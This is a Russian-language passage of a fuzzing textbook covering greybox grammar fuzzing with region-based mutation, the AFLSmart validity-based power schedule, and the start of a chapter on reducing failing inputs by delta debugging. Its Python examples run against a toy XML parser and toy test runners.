    """Фаззер серого ящика, использующий грамматики"""

    def __init__(self, seeds: List[str],
                 byte_mutator: Mutator, tree_mutator: FragmentMutator,
                 schedule: PowerSchedule) -> None:
        """Конструктор.
        seeds — набор изменяемых входов;
        byte_mutator — байтовый мутатор;
        tree_mutator — мутатор дерева;
        schedule — энергетическое расписание.
        """
        super().__init__(seeds, byte_mutator, schedule)
        self.tree_mutator = tree_mutator

    def create_candidate(self) -> str:
        """Вернуть вход, созданный структурной мутацией
        элемента популяции"""
        seed = cast(SeedWithStructure, self.schedule.choose(self.population))

        # Структурная мутация
        trials = random.randint(0, 4)
        for i in range(trials):
            seed = self.tree_mutator.mutate(seed)

        # Байтовая мутация
        candidate = seed.data
        if trials == 0 or not seed.has_structure or random.randint(0, 1) == 1:
            dumb_trials = min(len(seed.data), 1 << random.randint(1, 5))
            for i in range(dumb_trials):
                candidate = self.mutator.mutate(candidate)

        return candidate
```

Запустим объединённый фаззер со стандартным байтовым и описанным выше структурным мутатором:

```
runner = FunctionCoverageRunner(my_parser)
byte_mutator = Mutator()
tree_mutator = FragmentMutator(EarleyParser(XML_GRAMMAR, tokens=XML_TOKENS))
schedule = PowerSchedule()

gg_fuzzer = GreyboxGrammarFuzzer([valid_seed.data], byte_mutator, tree_mutator, schedule)

start = time.time()
gg_fuzzer.runs(runner, trials=n)
end = time.time()

"It took the greybox grammar fuzzer %0.2f seconds to generate and execute %d inputs." % (end -
start, n)

'It took the greybox grammar fuzzer 0.69 seconds to generate and execute 300 inputs.'

print_stats(gg_fuzzer, EarleyParser(XML_GRAMMAR, tokens=XML_TOKENS))

From the 300 generated inputs, 2 (0.67%) can be parsed.
In total, 171 statements are covered.
```

Итог. Структурный фаззер серого ящика:

- работает быстрее фаззера фрагментов LangFuzzer;
- получает большее покрытие, чем LangFuzzer и обычный мутационный фаззер чёрного ящика;
- создаёт ещё меньше корректных входов, чем обычный фаззер чёрного ящика.

Фаззинг с областями входа

Большинство входов, добавляемых в популяцию, некорректны относительно грамматики. Но для мутации фрагментов требуется успешный разбор. Возникает вопрос: *как получить структуру некорректного начального входа, который нельзя полностью разобрать?*

Для этого введём *мутацию на основе областей*, впервые исследованную в структурном фаззере серого ящика [AFLSmart](#). AFLSmart реализует байтовые мутации, мутации фрагментов и областей, а также энергетические расписания на основе корректности. *Область* — это непрерывная последовательность байтов входа, которую можно связать с символом грамматики.

После разбора входа в дерево вывода можно определить области, соответствующие отдельным поддеревьям. Затем эти области удаляются или меняются местами:

```
<html><head><title>Hello</title></head><body>World<br/></body></html>
```

Области можно находить даже в неполном или некорректном входе, что обеспечивает устойчивый синтаксический анализ.

Определение областей символов

Как получить области для заданного входа? `chart_parse()` анализатора Эрли строит *таблицу разбора*. Для каждой буквы строки она указывает возможный символ и область соседних букв, которые могут принадлежать тому же символу.

```
invalid_seed = Seed("<html><body><i>World</i><br/></body></html>")
parser = EarleyParser(XML_GRAMMAR, tokens=XML_TOKENS)
table = parser.chart_parse(invalid_seed.data, parser.start_symbol())
for column in table:
    print(column)
    print("---")
```

В полном машинном выводе для каждого положения печатаются символ, номер столбца, возможные состояния и границы. Например, последовательность `html` последовательно образует области `<letter>` и `<id>` с границами `(1, 2)...``(1, 5)`, а весь открывающий тег `<html>` распознаётся как `<xml-open-tag>` в области `(0, 6)`. Аналогично находятся `<body>`, `<i>`, текст `World`, `</i>` и `
`; после ошибочного участка `>/body>` таблица больше не содержит успешных состояний. Повторяющийся диагностический вывод всех столбцов не включён как машинный журнал.

Количество столбцов с возможными символами соответствует числу успешно разобранных букв. Следовательно, таблица позволяет вычислить самую длинную разбираемую подстроку:

```
cols = [col for col in table if col.states]
parsable = invalid_seed.data[:len(cols)-1]
```

```
print("%s" % invalid_seed)
parsable

'<html><body><i>World</i><br/>>/body></html>'
'<html><body><i>World</i><br/>'
```

Теперь можно вычислить *степень корректности* входа:

```
validity = 100 * len(parsable) / len(invalid_seed.data)

"%0.1f%% of the string can be parsed successfully." % validity

'67.4% of the string can be parsed successfully.'
```

Итог. В отличие от фрагментов, области входа можно извлечь даже тогда, когда анализатор не способен построить полное дерево.

Мутация на основе областей

Для фаззинга некорректных входов мутатор связывает символы грамматики с областями — индексированными подстроками начального входа. Переопределённый `add_to_fragment_pool()` сначала пытается извлечь фрагменты. При неудаче он строит таблицу Эрли и для каждого столбца извлекает символы вместе с соответствующими областями. Так для каждого символа сохраняется множество областей.

```
class SeedWithRegions(SeedWithStructure):
    """Начальный вход со сведениями о структуре и областях"""

    def __init__(self, data: str) -> None:
        super().__init__(data)
        self.has_regions = False
        self.regions: Dict[str, Set] = {}

class RegionMutator(FragmentMutator):
    def add_to_fragment_pool(self, seed: SeedWithRegions) -> None: # type: ignore
        """Отметить фрагменты и области в начальном входе"""
        super().add_to_fragment_pool(seed)
        if not seed.has_structure:
            try:
                with Timeout(0.2):
                    seed.regions = {k: set() for k in self.parser.cgrammar}
                    for column in self.parser.chart_parse(
                        seed.data, self.parser.start_symbol()):
                        for state in column.states:
                            if (not self.is_excluded(state.name) and
                                state.e_col.index - state.s_col.index > 1 and
                                state.finished()):
                                seed.regions[state.name].add((state.s_col.index,
                                                                state.e_col.index))
                    seed.has_regions = True
            except TimeoutError:
                seed.has_regions = False
        else:
            seed.has_regions = False
```

Для некорректного входа области выглядят следующим образом; каждая задаётся начальным и конечным индексом строки:

```
invalid_seed = SeedWithRegions("<html><body><i>World</i><br/>>/body></html>")
mutator = RegionMutator(parser)
mutator.add_to_fragment_pool(invalid_seed)
for symbol in invalid_seed.regions: # type: ignore
    print(symbol)
    for (s, e) in invalid_seed.regions[symbol]: # type: ignore
        print("|-(%d,%d) : %s" % (s, e, invalid_seed.data[s:e]))

<start>
```

```

<xml-tree>
|-(16,20) : orld
|-(12,24) : <i>World</i>
|-(17,20) : rld
|-(18,20) : ld
|-(16,19) : orl
|-(15,17) : Wo
|-(12,29) : <i>World</i><br/>
|-(17,19) : rl
|-(15,20) : World
|-(24,29) : <br/>
|-(15,19) : Worl
|-(16,18) : or
|-(15,18) : Wor
<xml-open-tag>
|-(6,12) : <body>
|-(12,15) : <i>
|-(0,6) : <html>
<xml-openclose-tag>
|-(24,29) : <br/>
<xml-close-tag>
|-(20,24) : </i>
<xml-attribute>
<id>
<text>
<letter>
<letter_space>

```

Зная принадлежность областей символам, определим операции замены и удаления.

```

class RegionMutator(RegionMutator):
    def swap_fragment(self, seed: SeedWithRegions) -> SeedWithRegions: # type: ignore
        """Выбрать случайную область и заменить её фрагментом,
        начинающимся с того же символа"""
        if not seed.has_structure and seed.has_regions:
            regions = [r for r in seed.regions
                        if (len(seed.regions[r]) > 0 and
                            len(self.fragments[r]) > 0)]
            if len(regions) == 0:
                return seed

            key = random.choice(list(regions))
            s, e = random.choice(list(seed.regions[key]))
            swap_structure = random.choice(self.fragments[key])
            swap_string = tree_to_string(swap_structure)
            new_seed = SeedWithRegions(seed.data[:s] + swap_string + seed.data[e:])
            new_seed.has_structure = False
            new_seed.has_regions = False
            return new_seed
        else:
            return super().swap_fragment(seed) # type: ignore

class RegionMutator(RegionMutator):
    def delete_fragment(self, seed: SeedWithRegions) -> SeedWithRegions: # type: ignore
        """Удалить случайную область"""
        if not seed.has_structure and seed.has_regions:
            regions = [r for r in seed.regions
                        if len(seed.regions[r]) > 0]
            if len(regions) == 0:
                return seed

            key = random.choice(list(regions))
            s, e = (0, 0)
            while (e - s < 2):
                s, e = random.choice(list(seed.regions[key]))

            new_seed = SeedWithRegions(seed.data[:s] + seed.data[e:])
            new_seed.has_structure = False
            new_seed.has_regions = False
            return new_seed
        else:

```

```
return super().delete_fragment(seed) # type: ignore
```

Добавим простой корректный вход в пул и изменим некорректный:

```
simple_seed = SeedWithRegions("<b>Text</b>")
mutator = RegionMutator(parser)
mutator.add_to_fragment_pool(simple_seed)

print(invalid_seed)
mutator.mutate(invalid_seed)

<html><body><i>World</i><br/></body></html>
<html><body></body></html>
```

Итог. Анализатор Эрли строит таблицу, позволяющую связать области входа с символами грамматики. Мутаторы могут заменять такие области фрагментами того же типа или удалять их целиком.

Попробуйте. Реализуйте пул областей по образцу пула фрагментов и мутатор `swap_region()`.

Интеграция с фаззингом серого ящика

Подключим новый мутатор областей к структурному фаззеру серого ящика:

```
runner = FunctionCoverageRunner(my_parser)
byte_mutator = Mutator()
tree_mutator = RegionMutator(EarleyParser(XML_GRAMMAR, tokens=XML_TOKENS))
schedule = PowerSchedule()

regionFuzzer = GreyboxGrammarFuzzer(
    [valid_seed.data], byte_mutator, tree_mutator, schedule)

start = time.time()
regionFuzzer.runs(runner, trials=n)
end = time.time()

"""
It took the structural greybox fuzzer with region mutator
%0.2f seconds to generate and execute %d inputs.
""" % (end - start, n)

It took the structural greybox fuzzer with region mutator
6.83 seconds to generate and execute 300 inputs.
```

Фаззер с областями медленнее варианта, использующего только фрагменты. Причина в том, что мутация областей применима ко всем начальным входам, тогда как фрагменты применялись лишь к немногим полностью разбираемым входам; для остальных выполнялись только быстрые байтовые мутации.

Выведем также среднюю степень корректности популяции:

```
def print_more_stats(fuzzer: GreyboxGrammarFuzzer, parser: EarleyParser):
    print_stats(fuzzer, parser)
    validity = 0.0
    total = 0
    for seed in fuzzer.population:
        if not seed.data:
            continue
        table = parser.chart_parse(seed.data, parser.start_symbol())
        cols = [col for col in table if col.states]
        parsable = invalid_seed.data[:len(cols)-1]
        validity += len(parsable) / len(seed.data)
        total += 1

    print("On average, %0.1f%% of a seed in the population can be successfully parsed." %
          (100 * validity / total))
```

```
print_more_stats(regionFuzzer, parser)
```

From the 300 generated inputs, 11 (3.67%) can be parsed.

In total, 168 statements are covered.

On average, 18.2% of a seed in the population can be successfully parsed.

Итог. По сравнению с мутацией фрагментов фаззер серого ящика с областями получает большее покрытие, но создаёт меньше полностью корректных входов. Покрытие растёт благодаря использованию хотя бы части структуры входов, которые нельзя разобрать целиком.

Сосредоточение на корректных начальных входах

Низкую степень корректности можно повысить с помощью *энергетического расписания на основе корректности*. Оно назначает больше энергии входам, у которых успешно разбирается большая доля строки: фаззер тратит больше времени на более корректные входы.

```
import math

class AFLSmartSchedule(PowerSchedule):
    def __init__(self, parser: EarleyParser, exponent: float = 1.0):
        self.parser = parser
        self.exponent = exponent

    def parsable(self, seed: Seed) -> str:
        """Вернуть разбираемую подстроку"""
        table = self.parser.chart_parse(seed.data, self.parser.start_symbol())
        cols = [col for col in table if col.states]
        return seed.data[:len(cols)-1]

    def degree_of_validity(self, seed: Seed) -> float:
        """Вернуть долю разбираемой части входа"""
        if not hasattr(seed, 'validity'):
            seed.validity = (len(self.parsable(seed)) / len(seed.data) # type: ignore
                             if len(seed.data) > 0 else 0)
        return seed.validity # type: ignore

    def assignEnergy(self, population: Sequence[Seed]):
        """Назначить экспоненциальную энергию, пропорциональную корректности"""
        for seed in population:
            seed.energy = ((self.degree_of_validity(seed) /
                             math.log(len(seed.data))) ** self.exponent
                           if len(seed.data) > 1 else 0)
```

Проверим степень корректности сначала на полностью допустимом входе:

```
smart_schedule = AFLSmartSchedule(parser)
print("%11s: %s" % ("Entire seed", simple_seed))
print("%11s: %s" % ("Parsable", smart_schedule.parsable(simple_seed)))

"Degree of validity: %0.2f%%" % (
    100 * smart_schedule.degree_of_validity(simple_seed))

Entire seed: <b>Text</b>
Parsable: <b>Text</b>
'Degree of validity: 100.00%'
```

А затем на некорректном:

```
print("%11s: %s" % ("Entire seed", invalid_seed))
print("%11s: %s" % ("Parsable", smart_schedule.parsable(invalid_seed)))

"Degree of validity: %0.2f%%" % (
    100 * smart_schedule.degree_of_validity(invalid_seed))

Entire seed: <html><body><i>World</i><br></body></html>
Parsable: <html><body><i>World</i><br>
'Degree of validity: 67.44%'
```


Степень корректности действительно равна доле строки, которую удаётся разобрать. Подключим новое расписание к структурному фаззеру серого ящика:

```
runner = FunctionCoverageRunner(my_parser)
byte_mutator = Mutator()
tree_mutator = RegionMutator(EarleyParser(XML_GRAMMAR, tokens=XML_TOKENS))
schedule = AFLSmartSchedule(parser)

aflsmart_fuzzer = GreyboxGrammarFuzzer([valid_seed.data], byte_mutator,
                                       tree_mutator, schedule)

start = time.time()
aflsmart_fuzzer.runs(runner, trials=n)
end = time.time()

"It took AFLSmart %0.2f seconds to generate and execute %d inputs." % (end - start, n)

'It took AFLSmart 26.16 seconds to generate and execute 300 inputs.'
```

Служебные трассировки тайм-аутов исключены.

```
print_more_stats(aflsmart_fuzzer, parser)

From the 300 generated inputs, 9 (3.00%) can be parsed.
In total, 159 statements are covered.
On average, 22.6% of a seed in the population can be successfully parsed.
```

Итог. Если дольше мутировать входы с высокой степенью корректности, новые данные также становятся в среднем более корректными, а полностью допустимых входов оказывается больше.

Дополнительное чтение. Подробнее об областях, отложенном анализе и расписаниях на основе корректности рассказывает оригинальная статья AFLSmart [«Smart Greybox Fuzzing»](#). Исходный код AFLSmart доступен на [GitHub](#).

Поиск начальных входов

Выбор начальных входов сильно влияет на успех фаззинга. Один аспект — *разнообразие*: входы должны охватывать как можно больше особенностей языка. Другой — *вероятность вызвать ошибку*. Если вход раньше участвовал в сбое, его мутация с повышенной вероятностью снова найдёт ошибку. Исправление обычно устраняет конкретное проявление, но не всегда охватывает все условия сбоя; окрестность исходного аварийного входа остаётся перспективной.

LangFuzz использовал начальные входы JavaScript из отчётов CVE. К моменту публикации соответствующие ошибки уже были исправлены, и входы больше не представляли опасности. Но их мутации и рекомбинации снова и снова находили новые ошибки.

Полученные знания

- **Словарь** помогает внедрять во входы важные ключевые слова.
- **Мутация фрагментов** разбирает начальные входы на поддеревья и собирает из них новые данные. Она требует успешного полного разбора, что часто невозможно для входов, найденных фаззером серого ящика.
- **Мутация областей** связывает участки входа с символами грамматики. Например, `</a>` распознаётся как закрывающий тег. Области удаляются либо заменяются фрагментами или областями того же типа. Подход работает даже при частичном разборе, хотя степень корректности остаётся невысокой.

- **Расписание на основе корректности** выделяет больше энергии более корректным входам и тем самым повышает корректность результатов.
- **Поиск начальных входов** в архивах прежних аварийных данных даёт фрагменты, связанные с прошлыми сбоями, и увеличивает шанс найти соседние ошибки.

Дополнительные сведения

Глава опирается на две работы:

- *LangFuzz* — эффективный фаззер по грамматике, преимущественно для JavaScript. Он разбирает начальные входы, рекомбинирует их части с созданными фрагментами и уже нашёл 2600 ошибок в интерпретаторах JavaScript.
- Умный фаззинг серого ящика [AFLSmart](#) объединяет фаззинг по покрытию и структурный фаззинг по грамматике. Инструмент AFLSmart обнаружил 42 уязвимости нулевого дня в широко используемых и хорошо протестированных программах и библиотеках; для 17 из них были назначены идентификаторы CVE.

Другие современные работы также объединяют грамматики с покрытием:

- *Superion* соответствует описанной выше интеграции фаззинга фрагментов с серым ящиком: он сочетает LangFuzz с фаззингом по покрытию, но без байтовых мутаций в стиле AFL. По данным авторов, линейное покрытие выросло на 16,7 %, покрытие функций — на 8,8 % относительно AFL и jsfunfuzz. Было найдено 30 новых ошибок, включая 21 уязвимость; назначено 16 CVE и получено 3200 долларов вознаграждений.
- *Nautilus* тоже сочетает фаззинг по грамматике с обратной связью по покрытию. Он хранит деревья разбора всех начальных и созданных входов, а для байтовых мутаций «сворачивает» поддеревья обратно в байты. Повторный разбор не требуется, но со временем большая часть дерева сворачивается, и Nautilus вырождается в фаззинг без учёта структуры. Инструмент нашёл ошибки в mruby, PHP, ChakraCore и Lua; за них было получено 2600 долларов и назначено шесть CVE.
- [FormatFuzzer](#) — среда для быстрого и качественного порождения и разбора двоичных входов. По двоичному шаблону формата она создаёт исполняемый генератор и анализатор. Например, из шаблона GIF получается фаззер GIF, создающий тысячи корректных входов в секунду. FormatFuzzer работает как чёрный ящик, но может объединяться с AFL, чтобы создавать корректные входы с максимальным покрытием.

Повторное итоговое резюме оригинала демонстрирует те же три интерфейса — DictMutator, LangFuzzer с FragmentMutator и GreyboxGrammarFuzzer с RegionMutator и AFLSmartSchedule — уже приведённые в начале главы. Диаграммы их классов строятся функцией `display_class_hierarchy()` и хранятся в блокноте как машинно созданные SVG; отдельные файлы изображений в локальной копии отсутствуют.

Что дальше

Эта глава завершает обсуждение методов синтаксического фаззинга.

- В следующей главе мы рассмотрим *сокращение входов, вызывающих сбой*, оставляя только части, необходимые для воспроизведения ошибки.
- Следующая часть перейдёт от синтаксического к *семантическому* фаззингу и будет учитывать смысл кода при целенаправленном создании тестов.

Упражнения

Упражнение 1. Большое соревнование фаззеров серого ящика

Примените наши реализации методов серого ящика к тестовому набору и оцените их. Какое влияние оказывает каждая техника и её варианты и почему? Учтите также конкретные подходы Superior и Nautilus, по возможности используя их оригинальные тестовые наборы.

Решение. Будет добавлено позднее.

Сокращение входных данных, вызывающих сбой

Фаззеры по своей природе создают входы, которые трудно читать. Это мешает отладке, когда человеку нужно установить точную причину отказа. В этой главе мы представим методы, которые *автоматически сокращают и упрощают вызывающие сбой входы до минимума*, облегчая анализ.

Простой метод дельта-отладки не требует предварительных знаний. Поскольку сокращение обычно применяется после фаззинга, полезно знать основы фаззинга. Поздние методы на основе грамматик требуют знакомства с деревьями вывода и синтаксическим анализом.

Краткое содержание

Чтобы использовать код главы, импортируйте нужное определение:

```
from fuzzingbook.Reducer import <identifier>
```

Редуктор принимает вход, вызывающий сбой, и сводит его к минимуму, который всё ещё воспроизводит ошибку. В этой главе такие алгоритмы реализованы классами Reducer.

Рассмотрим простой пример: арифметическое выражение вызывает ошибку интерпретатора Python.

```
$ python -c 'x = 1 + 2 * 3 / 0'
Traceback (most recent call last):
  File "<string>", line 1, in <module>
ZeroDivisionError: division by zero
```

Чтобы применить редуктор, сначала нужен Runner, возвращающий FAIL именно при интересующей ошибке. Создадим ZeroDivisionRunner, чей run() отмечает ZeroDivisionError как отказ:

```
from Fuzzer import ProgramRunner
import subprocess

class ZeroDivisionRunner(ProgramRunner):
    """Вернуть FAIL при возникновении ZeroDivisionError"""

    def run(self, inp: str = "") -> Tuple[subprocess.CompletedProcess, Outcome]:
        process, outcome = super().run(inp)
        if process.stderr.find('ZeroDivisionError') >= 0:
            outcome = 'FAIL'
        return process, outcome
```

Поданный ему пример действительно даёт FAIL:

```
python_input = "x = 1 + 2 * 3 / 0"
python_runner = ZeroDivisionRunner("python")
process, outcome = python_runner.run(python_input)
outcome

'FAIL'
```

Дельта-отладка — простой и надёжный алгоритм сокращения. Свяжем DeltaDebuggingReducer с исполнителем и найдём подстроку, из-за которой программа python завершается с ошибкой:

```
dd = DeltaDebuggingReducer(python_runner)
dd.reduce(python_input)

'3/0'
```

Вход свёлся к сути ошибки — делению на ноль. Сводная SVG-схема, указанная в оригинальном блокноте, отсутствует среди локальных файлов книги.

Зачем сокращать входы

Мы уже рассмотрели ряд методов порождения тестов, создающих входы для обнаружения отказов. Если программа действительно падает, нужно понять причину и исправить её.

Рассмотрим `MysteryRunner` с методом `run()`, который иногда завершается неудачно. Условие намеренно записано неочевидно:

```
import bookutils.setup
from typing import Tuple, List, Sequence, Any, Optional
from ExpectError import ExpectError
from Fuzzer import RandomFuzzer, Runner, Outcome
import re

class MysteryRunner(Runner):
    def run(self, inp: str) -> Tuple[str, Outcome]:
        x = inp.find(chr(0x17 + 0x31))
        y = inp.find(chr(0x27 + 0x22))
        if x >= 0 and y >= 0 and x < y:
            return (inp, Runner.FAIL)
        else:
            return (inp, Runner.PASS)
```

Запустим фаззинг до обнаружения отказа:

```
mystery = MysteryRunner()
random_fuzzer = RandomFuzzer()
while True:
    inp = random_fuzzer.fuzz()
    result, outcome = mystery.run(inp)
    if outcome == mystery.FAIL:
        break

failing_input = result
failing_input

' 7:,>(</$$-/->.;.=(.%! :50#7*8=$&&=$9!%6(4=&69\':\''<3+0-3.24#7=!&60)2/+";+<7+1<2!4$>92+$1<(3%&5\''\''>#'
```

Что именно в этой строке заставляет `MysteryRunner` возвращать отказ?

Ручное сокращение входа

Важный этап отладки — *сокращение*: определить обстоятельства, необходимые для возникновения сбоя, и по возможности убрать всё остальное. Керниган и Пайк формулируют это так:

Для каждого обстоятельства проблемы проверьте, необходимо ли оно для её возникновения. Если нет, удалите его из отчёта об ошибке или рассматриваемого теста.

Для входных данных они предлагают метод разделяй и властвуй:

Используйте двоичный поиск. Отбросьте половину входа и проверьте, остаётся ли результат неправильным; если нет, вернитесь к прежнему состоянию и отбросьте другую половину.

Попробуем этот подход на найденной строке. Сначала оставим первую половину:

```
half_length = len(failing_input) // 2 # // – целочисленное деление
```

```
first_half = failing_input[:half_length]
mystery.run(first_half)

(" 7:,>((/$$-/->.;.;(.%!:50#7*8=$&&=$9!%6(4=&69':", 'PASS')
```

Первой половины недостаточно. Проверим вторую:

```
second_half = failing_input[half_length:]
mystery.run(second_half)

('\'<3+0-3.24#7=!&60)2/+";+<7+1<2!4$>92+$1<(3%&5\'\'>#', 'PASS')
```

И это не помогло. Можно продолжить удалять меньшие части — вплоть до одного символа. При детерминированном и быстро повторяемом тесте процесс в конце даст сокращённый вход, но для длинных данных он неэффективен. Нужна автоматизируемая стратегия минимизации.

Дельта-отладка

Одна из таких стратегий — *дельта-отладка*. Она реализует двоичный поиск с важным дополнением: если ни одна половина отдельно не вызывает сбой, алгоритм удаляет всё меньшие части, пока не дойдёт до отдельных символов. После попытки убрать половину он пробует убрать первую четверть, вторую четверть и так далее.

Посмотрим, что произойдёт после удаления первой четверти:

```
quarter_length = len(failing_input) // 4
input_without_first_quarter = failing_input[quarter_length:]
mystery.run(input_without_first_quarter)

('50#7*8=$&&=$9!%6(4=&69\'':\'<3+0-3.24#7=!&60)2/+";+<7+1<2!4$>92+$1<(3%&5\'\'>#',
'FAIL')
```

Отказ сохранился, а вход уменьшился на 25 %. Попробуем убрать ещё одну четверть:

```
input_without_first_and_second_quarter = failing_input[quarter_length * 2:]
mystery.run(input_without_first_and_second_quarter)

('\'<3+0-3.24#7=!&60)2/+";+<7+1<2!4$>92+$1<(3%&5\'\'>#', 'PASS')
```

Этот результат ожидаем: такая строка уже встречалась как `second_half`. Попробуем удалить третью четверть:

```
input_without_first_and_third_quarter = \
    failing_input[quarter_length:quarter_length * 2] + \
    failing_input[quarter_length * 3:]
mystery.run(input_without_first_and_third_quarter)

("50#7*8=$&&=$9!%6(4=&69\'':<7+1<2!4$>92+$1<(3%&5\'\'>#", 'PASS')
```

Теперь удалим четвёртую четверть:

```
input_without_first_and_fourth_quarter = \
    failing_input[quarter_length:quarter_length * 3]
mystery.run(input_without_first_and_fourth_quarter)

('50#7*8=$&&=$9!%6(4=&69\'':\'<3+0-3.24#7=!&60)2/+";+', 'FAIL')
```

Успех: вход стал вдвое короче. Мы попробовали удалить части размером $1/2$ и $1/4$ исходной строки. На следующей итерации алгоритм перейдёт к $1/8$, затем $1/16$ и так далее, пока для 97-символьной строки не дойдёт до $1/97$, то есть отдельных символов.

Поручим это компьютеру. Сначала введём абстрактный суперкласс `Reducer`. `test()` выполняет один тест и при необходимости пишет журнал; `reduce()` должен сокращать вход до минимума.

```
class Reducer:
```

```

"""Базовый класс редукторов"""

def __init__(self, runner: Runner, log_test: bool = False) -> None:
    """Связать редуктор с заданным исполнителем"""
    self.runner = runner
    self.log_test = log_test
    self.reset()

def reset(self) -> None:
    """Обнулить счётчик тестов; расширяется в подклассах"""
    self.tests = 0

def test(self, inp: str) -> Outcome:
    """Выполнить тест с inp и вернуть результат;
    расширяется в подклассах."""

    result, outcome = self.runner.run(inp)
    self.tests += 1
    if self.log_test:
        print("Test #%d" % self.tests, repr(inp), repr(len(inp)), outcome)
    return outcome

def reduce(self, inp: str) -> str:
    """Сократить inp и вернуть результат;
    определяется в подклассах."""

    self.reset()
    # По умолчанию ничего не сокращать
    return inp

```

Вариант CachingReducer сохраняет результаты тестов, чтобы не выполнять одинаковые проверки повторно:

```

class CachingReducer(Reducer):
    """Редуктор с кешем результатов тестов"""

    def reset(self):
        super().reset()
        self.cache = {}

    def test(self, inp):
        if inp in self.cache:
            return self.cache[inp]

        outcome = super().test(inp)
        self.cache[inp] = outcome
        return outcome

```

Теперь реализуем дельта-отладку. Сначала удаляются крупные части размером $1/2$; если ни один результат не воспроизводит отказ, алгоритм переходит к $1/4$, затем к $1/8$ и так далее.

Реализация почти совпадает с исходным кодом Целлера, адаптированным для Python 3 и Runner. Переменная n , изначально равная 2, задаёт гранулярность: на каждом шаге удаляются части размером $1/n$. Если ни одно дополнение не вызывает отказ, n удваивается, пока не достигнет длины входа.

```

class DeltaDebuggingReducer(CachingReducer):
    """Сокращает входы с помощью дельта-отладки"""

    def reduce(self, inp: str) -> str:
        """Сократить inp методом дельта-отладки"""

        self.reset()
        assert self.test(inp) != Runner.PASS

        n = 2      # Начальная гранулярность
        while len(inp) >= 2:
            start = 0.0
            subset_length = len(inp) / n
            some_complement_is_failing = False

```

```

while start < len(inp):
    complement = inp[:int(start)] + \
        inp[int(start + subset_length):]

    if self.test(complement) == Runner.FAIL:
        inp = complement
        n = max(n - 1, 2)
        some_complement_is_failing = True
        break

    start += subset_length

if not some_complement_is_failing:
    if n == len(inp):
        break
    n = min(n * 2, len(inp))

return inp

```

Запустим DeltaDebuggingReducer на аварийном входе. С каждой проверкой строка будет уменьшаться, пока не останутся два символа.

```

dd_reducer = DeltaDebuggingReducer(mystery, log_test=True)
dd_reducer.reduce(failing_input)

Test #1 ' 7:,>((/$$-/->.;>.(.!:50#7*8=$&&=$9!%6(4=&69\':\ '<3+0-3.24#7=!&60)2/+";+<7+1<2!4$>92+$1<(
3%&5\''># ' 97 FAIL
Test #2 '\ '<3+0-3.24#7=!&60)2/+";+<7+1<2!4$>92+$1<(3%&5\''># ' 49 PASS
Test #3 " 7:,>((/$$-/->.;>.(.!:50#7*8=$&&=$9!%6(4=&69\':\ '<3+0-3.24#7=!&60)2/+";+<7+1<2!4$>92+$1<(3%&5\''># ' 48 PASS
Test #4 '50#7*8=$&&=$9!%6(4=&69\':\ '<3+0-3.24#7=!&60)2/+";+<7+1<2!4$>92+$1<(3%&5\''># ' 73 FAIL
Test #5 "50#7*8=$&&=$9!%6(4=&69\':\ '<3+0-3.24#7=!&60)2/+";+<7+1<2!4$>92+$1<(3%&5\''># ' 49 PASS
Test #6 '50#7*8=$&&=$9!%6(4=&69\':\ '<3+0-3.24#7=!&60)2/+";+' 48 FAIL
Test #7 '\ '<3+0-3.24#7=!&60)2/+";+' 24 PASS
Test #8 "50#7*8=$&&=$9!%6(4=&69\':\ '<3+0-3.24#7=!&60)2/+";+' 24 PASS
Test #9 '9!%6(4=&69\':\ '<3+0-3.24#7=!&60)2/+";+' 36 FAIL
Test #10 '9!%6(4=&69\':\ '<3+0-3.24#7=!&60)2/+";+' 24 FAIL
Test #11 '!=&60)2/+";+' 12 PASS
Test #12 '9!%6(4=&69\':\ '<3+0-3.24#7=!&60)2/+";+' 12 PASS
Test #13 '!=&69\':\ '<3+0-3.24#7=!&60)2/+";+' 18 PASS
Test #14 '9!%6(4=&69\':\ '<3+0-3.24#7=!&60)2/+";+' 18 FAIL
Test #15 '9!%6(42/+";+' 12 PASS
Test #16 '9!%6(4=!&60)' 12 FAIL
Test #17 '!=&60)' 6 PASS
Test #18 '9!%6(4' 6 PASS
Test #19 '6(4=!&60)' 9 FAIL
Test #20 '6(460)' 6 FAIL
Test #21 '60)' 3 PASS
Test #22 '6(4' 3 PASS
Test #23 '(460)' 5 FAIL
Test #24 '460)' 4 PASS
Test #25 '(0)' 3 FAIL
Test #26 '0)' 2 PASS
Test #27 '(' 1 PASS
Test #28 '()' 2 FAIL
Test #29 ') ' 1 PASS
'()'

```

Теперь причина отказа MysteryRunner ясна: достаточно пары согласованных скобок. Дельта-отладка установила это за 29 шагов. Результат *1-минимален*: каждый оставшийся символ необходим, а удаление любого из них прекращает отказ. Алгоритм гарантирует это свойство, поскольку на последнем этапе пробует удалять символы по одному.

Сокращённый тест имеет несколько преимуществ:

- Он **снижает когнитивную нагрузку**. Короткий сфокусированный вход не отвлекает нерелевантными деталями, приводит к более короткому выполнению и меньшему состоянию программы. В примере из всей строки важны только два символа.

- Его **проще передавать другим**. Сообщение «MysteryRunner падает на ()» гораздо полезнее, чем «программа падает на приложенном входе из 4100 символов».
- Он помогает **находить дубликаты**. Если несколько отчётов свелись к одинаковой причине — например, согласованным скобкам, — очевидно, что это проявления одной ошибки, устраняемые одним исправлением.

Насколько эффективна дельта-отладка? В лучшем случае, когда сбой сохраняется в левой или правой половине, число тестов логарифмически зависит от длины n : $O(\log_2 n)$, как при двоичном поиске. В худшем случае требуется $O(n^2)$ тестов. Это происходит на уровне отдельных символов, когда алгоритм многократно пытается удалить каждый символ и лишь удаление последнего сохраняет отказ. Такая ситуация довольно искусственна.

В целом это надёжный алгоритм, который легко реализовать, развернуть и использовать, если тест детерминирован и достаточно быстр для множества экспериментов. Те же условия делают эффективным фаззинг, поэтому оба метода отлично дополняют друг друга.

Если исходный вход не вызывает отказ, DeltaDebuggingReducer проверяет предположение и выдаёт AssertionError:

```
with ExpectError():
    dd_reducer.reduce("I am a passing input")

Test #1 'I am a passing input' 20 PASS
AssertionError (expected)
```

Сокращение входов на основе грамматики

Для синтаксически сложного языка дельта-отладке требуется много попыток, а иногда она вообще не способна уменьшить вход. Во второй половине главы мы введём *сокращение на основе грамматики* — Grammar-Based Reduction, или GRABR, — использующее грамматики для сложных входов.

Лексическое сокращение и синтаксические правила

Несмотря на общую надёжность, дельта-отладка бывает неэффективной или терпит неудачу. Рассмотрим выражение `1 + (2 * 3)`. Алгоритму нужно множество тестов, но в конце он возвращает минимальный вход.

```
expr_input = "1 + (2 * 3)"
dd_reducer = DeltaDebuggingReducer(mystery, log_test=True)
dd_reducer.reduce(expr_input)

Test #1 '1 + (2 * 3)' 11 FAIL
Test #2 '2 * 3)' 6 PASS
Test #3 '1 + (' 5 PASS
Test #4 '+ (2 * 3)' 9 FAIL
